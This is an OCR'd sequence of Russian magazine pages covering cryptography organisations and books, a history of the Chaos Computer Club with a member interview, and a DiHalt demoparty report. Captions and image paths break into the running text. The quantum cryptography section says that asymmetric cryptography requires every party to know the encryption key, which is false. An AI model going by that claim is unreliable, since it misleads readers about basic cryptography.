[компании] Самая крутая крипто-организация — International Association for Cryptologic Research (IACR). Эта компания занимается криптографическими исследованиями, разрабатывает новые алгоритмы и ищет уязвимости в старых. IACR награждает своей премией особо отличившихся криптографов, проводит симпозиумы по ИТ-безопасности в разных странах мира. Организация выпускает свой журнал Journal of Cryptology (*www.iacr.org/jofc/jofc.html*), пожалуй, лучший в своем роде. Вступить в IACR может любой желающий, если соответствует требованиям. Об этих требованиях и другую информацию можно найти на официальном сайте *www.iacr.org*.

Не менее авторитетной организацией является NSA — агентство национальной безопасности США. В задачи NSA входит сохранять безопасность страны в области телекоммуникаций, в том числе интернета. На родине агентство известно как «электронная разведка». NSA ведет разработку собственных криптоалгоритмов, проводит анализ существующих систем безопасности. Агентство национальной безопасности является крупнейшим работодателем в мире для математиков, в ее распоряжении огромное количество мощнейших компьютеров. Организация фактически полностью засекреченная, не известно ни каков ее бюджет, ни количество ее сотрудников. Агентство откровенно недолюбливают в среде криптографов, так как свои наработки оно держит в секрете, да и вообще развитие криптографии отнюдь не в интересах NSA. Организация выпускает довольно скандально известную «Оранжевую книгу» — периодическое издание, в котором даются критерии оценки компьютерных систем безопасности. Именно по этой книге в США характеризуют безопасность сетей, в том числе и военных.

Крупнейшей же криптографической компанией в России является РКА (Российская Криптологическая ассоциация). Это околонаучная организация с довольно сложной иерархией. РКА представляет интересы криптологов в нашей стране, проводит собственные разработки, спонсирует различные проекты в области ИТ. Организация проводит ежегодную конференцию «РусКрипто», крупнейшее в СНГ мероприятие такого рода.



официальный сайт конференции «РусКрипто»

[тусовки] Как и любые другие нормальные ребята, криптологи любят встретиться в уютном месте, попить пиво, обсудить проблемы и перспективы развития своей области.



Самая крупная конференция — это EuroCrypt, которая ежегодно кочует по разным городам старого света. На нее съезжаются самые известные специалисты, там представляют новые разработки. Кстати, в 2006-ом году ЕвроКрипт будет проходить в Питере — не рекомендую пропускать.

Также популярна CRYPTO, проводящаяся в Санта-Барбаре. Но на ней в основном обсуждаются чисто американские проблемы, что, впрочем, немаловажно, ведь США — лидер мировой криптоиндустрии.


В Амстердаме свою выставку проводит компания RSA Security Europe. Она посвящена не только криптографии, но и security в целом, что привлекает



www.streetracingmag.ru



вот так проходит изучение квантовой криптографии


о криптографии в свободной энциклопедии



библия криптографов

на нее самых разных посетителей, начиная сотрудниками научных лабораторий, заканчивая хакерами из андеграунда.

Самой известной в России криптотусовкой, как я уже говорил, является «РусКрипто».

Каждый год в начале февраля недалеко от Москвы она собирает интересующихся криптологией людей. Здесь можно встретить как обычных пользователей, так и авторитетов, таких как Сергей Баричев или Дмитрий Скляров. Большинство докладов конференции — это подведение итогов года, рассказ о самых крупных событиях в мире криптографии. Можно посмотреть достижения российского аппаратного шифрования, послушать о новых криптоалгоритмах, пообщаться с профессионалами мирового уровня. На «РусКрипто» представлены все крупные российские компании, занимающиеся ИТ-безопасностью.

[квантовая криптография] Мир не стоит на месте, на смену современным шифрам приходит более совершенная квантовая криптография. В отличие от криптографии традиционной, которая для защиты данных использует математические законы, квантовая основана на физике информации. Процесс отправки и приема данных происходит с помощью физических средств таких, как электроны в токе, или фотоны в оптической связи. Как известно, в асимметричной криптографии ключ шифрования должен знать каждый из тех, кто будет обмениваться информацией. Поэтому этот ключ как-то надо сообщить другому, что создает опасность его перехвата. В квантовой криптографии подобная проблема исключена, кроме того, ее криптоалгоритмы нельзя взломать перебором (брутфорсом). Первую кванто-криптографическую систему создали в 1989 году сотрудники IBM, также разработки в этой области ведут компании GAP-Optique, Mitsubishi и Toshiba.


Фил Зиммерман — создатель PGP

Фирма MagicQ недавно представила миру устройство Navajo — первую систему квантовой криптографии. С помощью Navajo можно создать частную виртуальную сеть, работающую на расстоянии 120 километров. Правда, стоимость этого устройства по карману только ФБР, NASA да Microsoft, но это пока дело времени.



эмблема Агентства национальной безопасности

[разное] Шифропанками называют криптологов-фанатов. Это те, кто заинтересован в изучении криптографии и постоянно ищет пути совершенствования этой науки. Шифропанки пишут ПО для защиты информации, разрабатывают собственные алгоритмы. Многие известные ученые также причисляют себя к этому движению. Тусовка шифропанков проходит вокруг дискуссионного листа — majordomo@toad.com.

Также их можно найти в UseNet — иерархия sci.crypt. Конференцию читают порядка 100 тысяч человек по всему миру, и некоторые новости их мира криптографии можно узнать только там.



логотип компании RSA Security

Теперь немного об образовании. Сегодня профессия «криптограф» — уже не миф, соответствующие кафедры есть во многих ВУЗах нашей страны. При академии ФСБ России существует даже Институт криптографии, связи и информатики. Стоит ли идти учиться на специалиста по защите информации решать тебе, хотя в нашей стране это пока не так востребовано, как за рубежом.

Вот, собственно, и все, что я хотел тебе рассказать о криптографии. Ты узнал об алгоритмах, криптосистемах, о специалистах этой области, может, даже захотел сам заняться криптологией. Информация с каждым годом становится все более ценным товаром и всегда найдется тот, кто за ее сохранность готов заплатить любые деньги. К тому же это достаточно молодая область науки, предоставляющая широкие горизонты для исследований

КНИГИ

Криптография — наука мудреная. Ее методом научного тыка не освоишь, нужно читать умные книжки. Приведенных здесь книг хватит тебе, чтобы постигнуть примудрости криптографии.

1 Брюс Шнайер, «Прикладная криптография». Библия криптографов.

2 Сергей Баричев, «Криптография без секретов». Хороший учебник от русского автора.

3 О.Н.Василенко, «Теоретико-числовые алгоритмы в криптографии». Прочитай эту книжку, когда более-менее освоишься в мире шифрования.

4 О. В. Казарин, «Безопасность программного обеспечения компьютерных систем». Рассмотрены все аспекты современной криптологии.

5 А. Ю. Зубов, «Совершенные шифры». Узнай, что такое алгоритм, который нельзя взломать.

6 Нил Стивенсен, «Криптонамикон». Это не учебник, это просто классный роман в жанре киберпанк. Но читать все равно рекомендую!





Пусть себе пишут

Спам был, есть и будет.
Но вы его даже не заметите.







094

Детище дядюшки Ву

ШПИОНСКАЯ ИСТОРИЯ, В КОТОРУЮ БЫЛИ ВОВЛЕЧЕНЫ ХАКЕРЫ ИЗ КЛУБА «ХАОС», В НАЧАЛЕ 90-Х ОБОШЛА ВЕСЬ МИР. ЕЕ ГЕРОИ НЕВОЛЬНО ПРИВЛЕКЛИ ВСЕОБЩЕЕ ВНИМАНИЕ К СТАРЕЙШЕМУ ХАКЕРСКОМУ КЛУБУ ЕВРОПЫ, И МНОГИМ ТОГДА ХОТЕЛОСЬ ЗНАТЬ, НА ЧТО ЕЩЕ СПОСОБНЫ «ВЗЛОМЩИКИ ХАОСА». ПРОШЛО УЖЕ 15 ЛЕТ, НО НАД КЛУБОМ ПОПРЕЖНЕМУ ВИСИТ ОРЕОЛ ТАИНСТВЕННОСТИ И МОГУЩЕСТВА… | mindw0rk (mindw0rk@gameland.ru)

История Chaos Computer Club

[Ву Холланд] В 1981 г. хакерство только начинало зарождаться в Германии. На прилавках появились первые персональные компьютеры, и немецкие подростки с головой окунулись в мир программирования и компьютерных сетей. Ву Холланда (настоящее имя — Хьюарт Холланд-Мориц) вряд ли можно было отнести к подросткам. 32-летний шумный дяденька, любящий шутить и рассказывать истории, — он не был хакером в том смысле, которым считал себя Митник. Но был не понаслышке знаком с хакерской этикой и являлся ее рьяным приверженцем.

12 сентября 1981 г. Ву вместе со 22-летним студентом Стефеном Вернери основал компьютерный клуб «Хаос». Он должен был стать своеобразным ответом бюрократии и посягательству на



Ву Холланд

частную жизнь. Даже название клуба было выбрано таким, чтобы это звучало вызывающе. Первое время мемберами клуба были знакомые и друзья Ву, новые люди стали приходить после того, как Хаос стал известным.

В 1983 г. Ву Холланд написал серию статей в берлинскую газету «Тагесцайтунг», выступая против переписи населения (Ву считал это посягательством на приватность граждан) и компьютерных баз данных о жителях Германии. Многие считали, что такое поведение не соответствовало хакерскому кодексу. Мол, информация должна быть доступной. Но Ву придерживался мнения, что доступной она должна быть только для частных лиц, в то время как правительство и крупные организации не должны вмешиваться в личную жизнь. И те конторы, которые, по мнению Холланда, нарушали это правило, он наказывал взломом их компьютерных систем. Хакерство стало для него оружием для борьбы с «темными силами». Конечно, Ву не считал, что занимается чем-то противозаконным. «Я проникаю в их системы, чтобы показать, насколько они уязвимы», — говорил основатель клуба «Хаос». Мало того, занимаясь постоянным взломом, мемберы клуба призывали остальных к соблюдению законов.

В 1984 г. о клубе впервые заговорили. Произошло это после того, как Ву Холланд и Стефен Вернери взломали электронную информационную систему BTX. BTX был грандиозным коммерческим проектом, в который немецкое правительство вбухало 450 миллионов долларов. В начале 80-х перспектива того, что в каждом доме будет стоять терминал, подключенный к огромной базе данных, и через который можно получить любую информацию (от расписания поездов до погоды на завтра), была фантастической. Пресса предрекала, что к 1985 г. в ФРГ будет более миллиона абонентов, но мечты остались мечтами — услуги оказались слишком дорогими для простого жителя Германии, к тому же для многих подобная система являлась чем-то далеким и непонятным. Ву и Стефен были уверены, что BTX далеко не так хорошо защищена, как заявили авторы. Воспользовавшись раздобытым паролем от аккаунта крупного гамбургского банка, хакеры запрограммировали постоянный запрос информации. И, так как каждый



Ву Холланд в кругу мемберов «Хаос»



Карл Кох, мембер Хаоса, погибший при невыясненных обстоятельствах

звонок в BTX обходился банку в 6$, к утру счет составлял уже более 80 тысяч долларов. Об этом эксперименте Ву объявил публично, а поскольку у парней были доказательства непричастности банка, деньги тому вернули на глазах у прессы. После этого случая немцы убедились, насколько могут быть уязвимыми компьютерные системы, и какую власть могут иметь технически подкованные подростки. История с банком передавалась из уст в уста, слово «Хаос» долгое время ассоциировалось у всех с немецкими хакерами. Благодаря полученной известности, клуб приобрел многих новых мемберов.

[шпионские страсти] На протяжение 80-х гг. клуб постоянно расширялся. Он был очень известен на европейской хаксцене, а так как Ву с удовольствием проводил пресс-конференции и рассказывал журналистам о своем увлечении, популярность «Хаоса» не угасала. Правда, подобных хаку BTX выходок некоторое время не было, — мемберы занимались своими делами и не всегда рассказывали остальным о проведенных взломах.

ЭКСКЛЮЗИВНОЕ ИНТЕРВЬЮ

mindw0rk: Есть ли у клуба своя штаб-квартира, насколько официальна ваша организация?

Мемберы (Фрэнк Розенгарт и Энно Лэнзе): Так как клуб «Хаос» зарегистрирован официально, у него есть свой почтовый ящик, который находится в Гамбурге. Также существует несколько помещений в Берлине, Дюссельдорфе, Бохуме, Дортмунде, Дрездене и других городах — в них проводятся встречи мемберов и различные эвенты. Как правило, эти комнаты расположены в старых промышленных районах и домиках, где можно увидеть кучу компьютерной техники, проводов, IT журналов.

mindw0rk: Как новые люди приходят в клуб? Предъявляете ли вы определенные требования к новичкам?

М: Присоединиться к нам может любой желающий — мы не какая-нибудь kool hax0r l33t crew, мы — клуб :). Достаточно получить приглашение от действующего мембера или просто выразить горячее желание вступить, связавшись с нашими представителями. Каждую неделю проходит ознакомительный эвент, где новички могут познакомиться с нашими задачами и участниками клуба, рассказать о себе. О клубе также можно узнать из нашего ежемесячного радио-шоу берлинской радиостанции Radio Fritz. Кстати, для того, чтобы участвовать в клубных эвентах, не обязательно быть официальным мембером — мы открываем двери для всех. В клубе существует ежемесячный членский взнос — 6 евро в месяц, эти деньги идут в основном на проведение интересных лекций и покупку девайсов, типа Fingerprint-сенсоров или RFID-ридеров. У мемберов есть кое-какие привилегии. Они получают рассылкой клубный печатный журнал Datenschleuder (приблизительно переводится как «выброс информации»), выходящий 4 раза в году, имеют скидки на участие в клубных эвентах.

mindw0rk: Насколько силен уровень знаний мемберов клуба «Хаос»?

М: Уровень очень разный. Некоторые испытывают проблемы с подключением мышки, другие — пишут операционные системы. Компьютерная безопасность — лишь небольшая часть нашей деятельности. Мы участвуем в разных культурных (скорее гиковых) мероприятиях, боремся за права человека, особенно право на личную жизнь. Что касается безопасности… у клуба много хороших друзей, являющихся экспертами в компьютерах, которые с удовольствием помогают в наших проектах.


световое шоу в честь двадцатилетия



CCC на стене Haus des Lehrers



клубный журнал Datenschleuder

Летом 1987 г. мемберы Хаоса решили узнать, сколько компов реально хакнуть в сети SPAN аэрокосмического агентства NASA. Для этого был написан специальный троян под ОС VMS, который удалось внедрить в исходник новой версии 4.5. Программка собирала пароли всех компьютеров, обращавшихся к сети и, поскольку таких было не так уж и много, у хакеров в руках вскоре оказался ключ к SPAN.

О взломе стало известно, вокруг Хаоса снова разразилась шумиха. Но хакеры ничего в сети не меняли, не удаляли, да и вообще пробыли там недолго, так что тяжелых последствий не было.

Но самым нашумевшим эпизодом в истории клуба была шпионская заварушка вокруг мемберов клуба: Питера Карла, Маркуса Хесса, Карла Коха, Пенго и Доба. Проект, который сплотил этих ребят, носил название «Эквалайзер». Хакеры попросту решили заработать быстрые деньги на своих умениях. В качестве товара выступала украденная информация о новейших достижениях и разработках европейцев, в качестве покупателя — КГБ. Каждый из участников проекта имел знания в какой-нибудь области. Карл умел убеждать людей, Хесс специализировался на системах UNIX, Доб ломал мейнфреймы Siemens, Пенго и Кох могли проникнуть в любую систему и неплохо программировали. Сотрудничество с русской разведкой длилось недолго. Хакерам хотелось больше денег, а КГБ — более секретной информации, обе стороны никак не могли найти компромисс между важностью инфы и ее стоимостью. Впрочем, агент КГБ по имени Сергей, через которого была налажена связь, успел передать немецким хакерам около 45 тысяч долларов. Но как оказалось позже, многие документы, про- данные хакерами, лежали в свободном доступе и, по сути, ничего не стоили. Тем не менее, сам факт сотрудничества с русскими являлся тяжелым преступлением, и к концу 80-х участники «Эквалайзера» стали задумываться о последствиях.

В конце концов, Карл Кох и Пенго, по совету адвокатов, явились в органы с добровольным признанием. Для Коха это закончилось печально — незадолго до суда (в январе 1990 г.) его нашли сожженным в лесу, следствию так и не удалось узнать обстоятельства смерти. Пенго свидетельствовал против товарищей в суде и был единственным, кто выбрался сухим из воды.

[клуб Хаоса сегодня] Официальный FAQ на сайте *http://ccc.de* называет компьютерный клуб «Хаос» галактическим сообществом людей всех возрастов, полов, рас и социальных положений. Цели и задачи клуба со временем немного изменились. Если раньше он больше имел политическую направленность, теперь в основе лежит изучение и обучение масс компьютерной безопасности, способам уберечь свою личную жизнь от посторонних глаз, создание платформы для свободного общения или обмена информацией. Хаос не является чисто хакерской организацией, но большая часть мемберов технически хорошо подкована. Некоторые из них публикуют результаты своих security-исследований в Сети, проводят встречи и эвенты, совместно участвуют в крупных проектах. На данный момент в клубе более 1500 человек.

В интернете не так много информации о внутренней жизни Хаоса, а та, что есть, — в основном на немецком языке. Поэтому я связался с парой активных мемберов и попросил их рассказать о старейшем хак-клубе.

[конференция Хаоса] Основным эвентом клуба является ежегодная Конференция Хаоса (Chaos Communication Congress). Это мероприятие стартовало в далеком 1984 г., проводилось сначала в Гамбурге, а с 1988 г. — в Берлине. Последние пару лет CCC открывает двери с 27 по 29 декабря, и, похоже, организаторы собираются сделать эту дату постоянной.

Ву Холланд очень ответственно подошел к организации первых кон-

mindw0rk: Как бы ты описал инфраструктуру клуба? Существуют ли обязанности у официальных участников? Каким образом ваши ребята общаются между собой?

M: Хаос сам по себе не представляет инфраструктуру. Она дает фундамент для ее строительства участниками клуба. Обычно происходит все так — один из мемберов начинает вести, к примеру, мейллист. Рассылка оказывается интересна другим, и люди принимают участие в ее поддержке. Клуб «Хаос» максимально децентрализован — каждый занимается своими делами, но в итоге получается большое и интересное комьюнити. В рамках клуба существуют так называемые Erfas — региональные тусовки членов, организованные для проведения риалайфовых встреч и обмена опытом. Всего их 8. Организацией крупных клубных эвентов занимается круг лиц известный как Umbrella.

Все это вместе обеспечивает дружескую атмосферу и подталкивает к начинанию интересных проектов. Сабо собой, все эти проекты легальны.

mindw0rk: Я слышал клуб Хаоса поддерживает принципы хакерской этики. Что это за принципы?

M: — Доступ к компьютерам, и ко всему, что может помочь тебе понять, как работает мир вокруг, должен быть свободным и неограниченным.

— Любая информация должна быть бесплатной.

— Не поощряй бюрократию, продвигай децентрализацию.

— Хакеров должны судить по их знаниям и поступкам, а не таким надуманным критериям, как образование, возраст, раса и положение в обществе.

— С помощью компьютера можно создавать искусство и красоту.

— Компьютеры могут изменить твою жизнь к лучшему.

— Не засоряй чужие информационные источники.

— Делай информацию доступной, защищай свои приватные данные от бюрократов.

mindw0rk: Поддерживает ли клуб «Хаос» контакты с другими хакерскими организациями?

M: Конечно. Прошлым летом, например, мы тусовались на природе с нашими друзьями из Дании. Те из нас, кто серьезно занимается изучением компьютерной безопасности, имеют множество знакомых в международном security комьюнити. Что касается клуба в целом — Хаос входит в состав крупной организации по защите электронных прав EDRI (European Digital Rights), почитать о которой можно на *www.edri.org.*

mindw0rk: Какие были наиболее известные хаки мемберов Хаоса.

M: Хмм… из самых нашумевших: заварушка с КГБ, клонирование GSM-карты, создание «новых» отпечатков пальцев и т.д.

ференций. Было выбрано просторное помещение, приготовлены матрасы для уставших хакеров, были даже установлены металлодетекторы и поставлена охрана, чтобы власти не смогли прервать мероприятие.

В середине 80-х хакерские тусовки были большой редкостью. Для прессы Конференция Хаоса стала пищей для сенсационных репортажей, поэтому на второй клуб-


клубная комната для мемберов Хаоса


Chaos Communication Camp 2003

ный эвент съехались журналисты, телевизионщики, киношники и социологи со всех концов Германии. Их было чуть ли не больше, чем самих хакеров. Мемберы клуба и приглашенные гости добровольно читали лекции, делились некоторыми своими трюками по обходу защиты систем, соревновались в реалтаймовом хакинге. Например, в тот день хакерам удалось проникнуть на компьютер полиции Оттавы.

Конференция Хаоса росла с развитием самого клуба. С каждым годом ее посещало все больше человек, теперь число посетителей составляет около 3.5 тысяч. В стремлении улучшить эвент, Ву никогда не гонялся за «профессиональными» пати, типа Дефкона. Вместо этого он старался сделать все, чтобы условия и атмосфера внутри стали еще более дружелюбными.

В рамках конференции проходят реаллайфовые встречи других организаций и клубов. Например, ежегодно здесь встречаются авторы известной онлайновой энциклопедии Wikipedia, VJ комьюнити, группы опенсорсных разработчиков, типа GIMP. Специально приглашенные


хакеры отдыхают на Chaos Congress



официальный сайт клуба

гости из Израиля, США, Австралии и других стран читают лекции на самые разные темы, от взлома mbedded-систем до развитости СМИ в Иране.

Самым оживленным и интересным местом на CCC является «Хакцентр» — огромное помещение, где любой желающий может подключить свой компьютер к локальной сети, и где царит та самая тусовочная атмосфера.

20-летний юбилей CCC, участники клуба отметили световым шоу Blinkenlights (*www.blinkenlights.de*) на стене берлинского здания Haus des Lehrers. Запрограммировав попеременное переключение света в окнах, хакеры выводили разные картинки и анимацию. Матрица размером 18 на 8 позволяла даже демонстрировать небольшие фильмы. Шоу было хорошо видно издалека, и проезжающие или проходящие люди могли не только насладиться зрелищем, но и поучаствовать в нем. Поиграть на стене дома в старый-добрый Pong или с мобильника, отослав на специальный номер текст, который транслировался скроллингом на стене здания.

Помимо Chaos Communication Congress клуб Хаос проводит ежегодный Chaos Communication Camp — летний эвент, являющийся, по сути, пикником для хакеров, с палатками, шашлыками и хакингом под открытым небом. Проходит он поочередно в Германии и Нидерландах, и отзывы о каждом таком событии у хакеров исключительно положительные

mindw0rk: А кого ты можешь выделить из мемберов? По уровню знаний или вкладу в развитие клуба.

M: Конечно, это Ву Холланд и Стеффен Вернери — основатели клуба. Кроме них: Vic, инспектировавший оружие в Ираке, наш главный оратор и пресс-секретарь Энди Мюллер-Магун, Тим Притлав, организовавший множество клубных эвентов, Haegar, который занимается поддержкой базы данных о мемберах и ведет кучу бумажных дел, Padeluun — наш главный защитник безопасности. Из прошлого: Карл Кох и Трон — оба активно занимались компьютерным взломом и погибли при нераскрытых обстоятельствах. Трон был замешан во взломе смарткарт и стал первым, кому удалось хакнуть немецкие таксофоны с помощью клонирования карт.

mindw0rk: Расскажи о Ву Холланде. Насколько хорошо ты его знал, и что это был за человек?

M: С Ву я встречался довольно часто, хотя не могу себя отнести к его близким друзьям. Меня всегда поражала креативность его мышления. Ву был очень дружелюбным, веселым, знал много технических подробностей из мира IT, но, что самое главное, любил и умел рассказывать забавные истории. Когда он начинал говорить, все вокруг затихали, потому что знали — его рассказ будет интересным. Ву был одной из центральных фигур сцены. Все его знали, и, так как у него всегда имелись свежие оригинальные идеи, многие его считали провидцем IT. Он находил хорошее решение для любых вопросов. Последними его проектами при жизни были обучение студентов поддержке университетских компьютеров и социальному хакингу.

mindw0rk: В чем Ву больше всего повлиял на клуб?

M: Этот человек вел за собой клуб по пути хакерской этики, которой был предан всю жизнь. Благодаря ему, Хаос стал не просто очередным клубом, а сообществом людей, умеющих думать нестандартно. После его смерти в июле 2001 г., клуб сохранил хорошую репутацию. Не могу сказать, изменилось ли что-то с уходом Ву, но нам однозначно его не хватает.

mindw0rk: Каким ты видишь будущее клуба «Хаос»?

M: Наши хорошие отношения с обществом и политиками могут дать нам больше влияния. В то же время придется больше думать об организации, так как уже сейчас так много мемберов с непохожим мышлением. Одним хочется тесного андеграунда, другим — большого публичного комьюнити, одни любят правительство, другие его ненавидят. Скорее всего, клуб со временем станет скоплением большого количества разных глупп, объединенных под одним лейблом.

DiHalt глазами организатора

С САМОГО ПЕРВОГО ВЫПУСКА «СЦЕНЫ», Я СТАРАЛСЯ РАССКАЗАТЬ ТЕБЕ ПРО САМЫЕ КРУПНЫЕ И ИЗВЕСТНЫЕ КОМПЬЮТЕРНЫЕ ТУСОВКИ. DEFCON, ASSEMBLY, DREAMHACK... НА ЭТИ ПАТИ СЪЕЗЖАЮТСЯ ДЕСЯТКИ ТЫСЯЧ ЛЮДЕЙ, И КАЖДАЯ ИЗ НИХ ЯВЛЯЕТСЯ МИРОВЫМ СОБЫТИЕМ. НО, НАРЯДУ С КРУПНЫМИ КОНФЕРЕНЦИЯМИ, СУЩЕСТВУЮТ ВСТРЕЧИ МЕНЬШЕГО МАСШТАБА. О НИХ ЗНАЮТ НЕМНОГИЕ, НО ЭТО НЕ МЕШАЕТ ПОСЕТИТЕЛЯМ ВЕСЕЛО ПОТУСИТЬ И ПОЛУЧИТЬ СВОЮ ДОЛЮ ФАНА. НА ЭТОТ РАЗ РАССКАЗ БУДЕТ ИМЕННО О ТАКОЙ ПАТИ, ПРОШЕДШЕЙ 13 АВГУСТА В ГОРОДЕ ДЗЕРЖИНСКЕ И НОСЯЩЕЙ ИМЯ DIHALT. О ТОМ, КАК ВСЕ ПРОШЛО, РАССКАЖЕТ ГЛАВНЫЙ ОРГАНИЗАТОР VINNNY | Влад Виноградов (vinnny@aport.ru)

Маленькая демопати в большом Новгороде

[День первый] Нижний Новгород, 13 августа. Проснулся я рано — в 6:30 утра. Погода обещала быть теплой, безоблачной. Поднявшись сам, я стал поднимать EmP (Екатеринбург) и Vovanius (Москва), приехавших накануне и ночевавших у меня. После долгих безуспешных попыток, расшевелить спящие тела, пришлось вооружиться холодной водой. Запах сосисок с сыром и помидорами стал убедительным аргументом.

Побросав в багажник машины свои рюкзаки, мы отправились за Scf, приехавшим из Симферополя еще несколько дней назад и остановившимся у своих родственников. Нужно было торопиться, так как к 8 утра в Дзержинске на железнодорожном вокзале нас ждали прибывшие Simon & Alff из небезызвестной группы CPU, а также 4afc из Питера. Это не просто помощь приезжим в незнакомый город, а уже традиция — собираться на вокзале и организованными кучками добираться до места проведения фестиваля. В этом году DiHalt должен был проходить в помещении кинотеатра «Спутник».

Всю последнюю неделю мы готовились к проведению демопати. Договаривались с администрацией кинотеатра, распределяли роли, искали необходимое оборудование, продумывали запасные варианты на случай, если что-то пойдет не так. В итоге мы собрали несколько компьютеров: два PC, Amiga600, Amiga1200, Pegasos2 и Pentagon128. На всякий случай, под рукой имелись эмуляторы. Работа по организации DiHalt кипела каждый день до самого открытия.

Итак, доставив народ к кинотеатру, мы еще раз проверили все оборудование и потихоньку начинали регистрировать гостей. На официальном сайте демопати в регистрационном разделе отметилось много людей, но приехали далеко не все. Там среди посетителей можно было найти сценеров из разных регионов России и Украины. Всего около 50 человек, так что DiHalt больше походил на локальное пати. Примерно столько же было и конкурсных работ.

Публика проходила в зал, рассаживалась по местам и попадала в мир демосцены. Несмотря на то, что мы отбились от графика на 20 минут, публика в зале не скучала — на большом экране кинотеатра крутили по очереди лучшие демки прошлых лет.

После вступительных слов организатора, DiHalt был официально объявлен открытым, и практически сразу началась демонстрация работ первого конкурса — ZX-Spectrum графика. Из показанного мне понравилось изображение лица девушки, стоящей где-то на пустынном откосе на фоне маяка. Как бывшему спектрумисту, мне понятна сложность рисования на Спектруме — всего одно графическое разрешение и серьезные ограничения с палитрой. Поэтому мысленно аплодировал автору за его терпение.

Далее был конкурс многоканальной традиционной музыки на PC/Amiga. Из массы работ выделялись две. Первая была написана в спокойном стиле, типа этнической баллады, во второй узнавался ремикс трека из известной демки Lyra. После музыкального компо должно было пройти ZX-intro, но работ никто не предоставил, и было решено провести конкурс на свежем воздухе. А именно — метание жестких дисков. В двух шагах от кинотеатра находился стадион, и сценеры, разобрав специально приготовленные для них винчестеры, направились к месту проведения. Забавно было наблюдать, как при выборе HDD одни искали потяжелее, другие — полегче, хотя все они были одинаковыми. Желающих поучаствовать набралось немного — около 25 человек, остальные видимо отошли перекусить.

После запуска винчей в небо, сразу стало очевидно, кто победил. Ребят наградили пакетами подключения к сотовой сети от Tele2 и призами от Coca-Cola. Один чувак умудрился с места метнуть жесткий диск на 35 метров. Если тебя это не впечатляет — вынь из компа свой винт и попробуй сам. Узнав, что он стал победителем, метатель дисков решил переплюнуть самого себя, а так как винчей рядом не оказалось, достал мобильник и с размаха швырнул в небо. Телефон пролетел, наверное, метров 50 и после приземления раскололся на 3 части. Удивительно, но когда



организаторы за работой



плакат с приглашением на пати



настройка железа

его собрали — работал он как новенький. Вот вам и Motorola. После конкурса дискометателей и сытного обеда, организаторы продолжали разогревать публику, показывая лучшие демки прошлых лет. Через несколько минут начался конкурс Freestyle Graphics (свободная графика). На мой взгляд, это самый простой графический конкурс. Взял кусок от одной фотографии, приклеил к нему кусок от другой, где надо — профильтровал, заблюрил — готово! Несмотря на кажущуюся простоту, работ было представлено немного, а те, что были, оригинальностью не отличались. Первое место заняла фотка какого-то чела, чем-то похожего на марсианина, и едва обработанная в фотошопе. Прокрутив еще несколько демок, мы запустили конкурс Wild/Animation. На него можно выставлять любые работы, не подходящие по требованиям к другим объявленным конкурсам. Наибольшей популярностью здесь пользуются различные видеоролики. Обычно сценерские видеосюжеты делятся на два основных направления — смешные и депрессивные. Так было и в этот раз. Самыми интересными оказались «Депресняк» от KernHerbst, по оформлению напоминающий триллеры Звонок1&2, и забавные видео-ролики от Eye-Q & K^2, один из которых был очень похож на известное обращение Жириновского к Бушу. Также была интересная, но короткая анимация от группы CPU — своеобразные воспоминания о школьной жизни. На экране — коридор, школьный класс, паркет, обшарпанные стены… и почему-то полумрак. Далее прошло еще одно fun-compo под названием Coca-Cola drink! Шесть желающих поднялись на сцену для того, чтобы на время выпить литровую бутылку Колы. Победителю понадобилось около 3-х минут, чтобы осушить тару. После этого конкурса долгое время по всему залу доносились звуки, прошу прощения, отрыжки. После небольшого перерыва начался конкурс AY-музыки на Спектруме. Современным музыкантам трехканальная музыка с синтезированными сэмплами покажется писклявой и противной. Но лет 10 назад, когда на PC еще не появился Covox и GUS, все от этого балдели и считали чуть ли не наивысшим прогрессом. Недавно на спектруме появилась двухпроцессорная музыкальная карта TurboSound, сделавшая звук 6-канальным, но по-прежнему, с синтезированными сэмплами. Вернемся к конкурсу. Было всего 2 музыкальных модуля, поэтому я решил остаться их прослушать, хотя обычно музыкальные компо игнорирую. В общем-то работами остался доволен — оба модуля оказались довольно динамичными и оригинальными. В завершении дня



участники и организаторы Dihalt 2005


общение сценеров


коллективное фото гостей


открытие DiHalt 2005. На сцене главный организатор Vinny


конкурс по метанию дисков


конкурс на скоростное выпивание


зал, где проходил Dihalt



барашек, победивший в риалтайм график компо

состоялось ZX Demo compo, на которое была выставлена всего одна работа от CPU. Она чем-то напомнила мне их же демку, выставленную двумя неделями ранее на финской Assembly. Тот же движок, те же эффекты. Озвучка демы была странной: в двух каналах звучал какой-то мусор, в третьем — бумкали ударные. Но авторы заверили, что так и должно быть. Первый день пати, наконец, закончился. Уставший, но довольный, народ стал потихоньку расходиться. Я вместе с 4afc, Vovanius, Scf и EmP поехал ночевать домой в Нижний Новгород. Нашлись и те, кто хотел продолжения шоу, — они отправились купаться и отдыхать (пьянствовать) на Святое Озеро.

